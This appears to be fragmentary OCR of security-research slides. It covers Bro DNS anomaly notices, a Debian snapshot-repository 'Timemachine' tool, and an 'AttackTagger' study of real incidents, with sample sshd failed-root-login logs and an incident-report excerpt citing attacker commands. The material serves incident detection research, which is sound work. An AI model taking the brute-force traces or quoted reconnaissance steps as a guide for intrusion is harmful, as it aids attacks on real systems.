
```
addl      notice  peer

DNS_label_too_long              -
DNS_truncated_RR_rdlength_lt_len
DNS_Conn_count_too_large   -
Fbro
```

Problem:
Old release
New repository


When a patch is released, the package repository is updated with the patched packages.

All popular Linux distributions (CentOS, Ubuntu, Debian, etc.) employ this practice.

It is very challenging to install a specific version of a package because all of its dependencies have been updated.



Timemachine:
Old base image
Snapshot repository



Timemachine tool


builds a Debian Linux from a Debian base image

configures Debian to use “Snapshot” repository of a specific date

A specific software package can be installed using specific dependencies in the Snapshot repository

Experimental Workflow of AttackTagger on Real-World Incidents

1. Construct factor functions from 51 incidents (2008-2010)



2. Extract events from 65 test incidents (2010-2013)

Raw logs

```
11:00:57 sshd: Failed password for root
23:08:26 sshd: Failed password for root
23:08:30 sshd: Failed password for nobody
23:08:38 sshd: Failed password for <user>
23:08:42 sshd: Failed password for root
23:08:57 sshd: Failed password for root
23:09:22 sshd: Failed password for root
```

Absolute Timestamp

Absolute time between the events

Automated

Human-written incident reports

The security team received ssh suspicious alerts from <machine> for the user <user>. There were also some Bro alerts from the machine <machine>. From the Bro sshd logs the user ran the following commands

uname -a ..

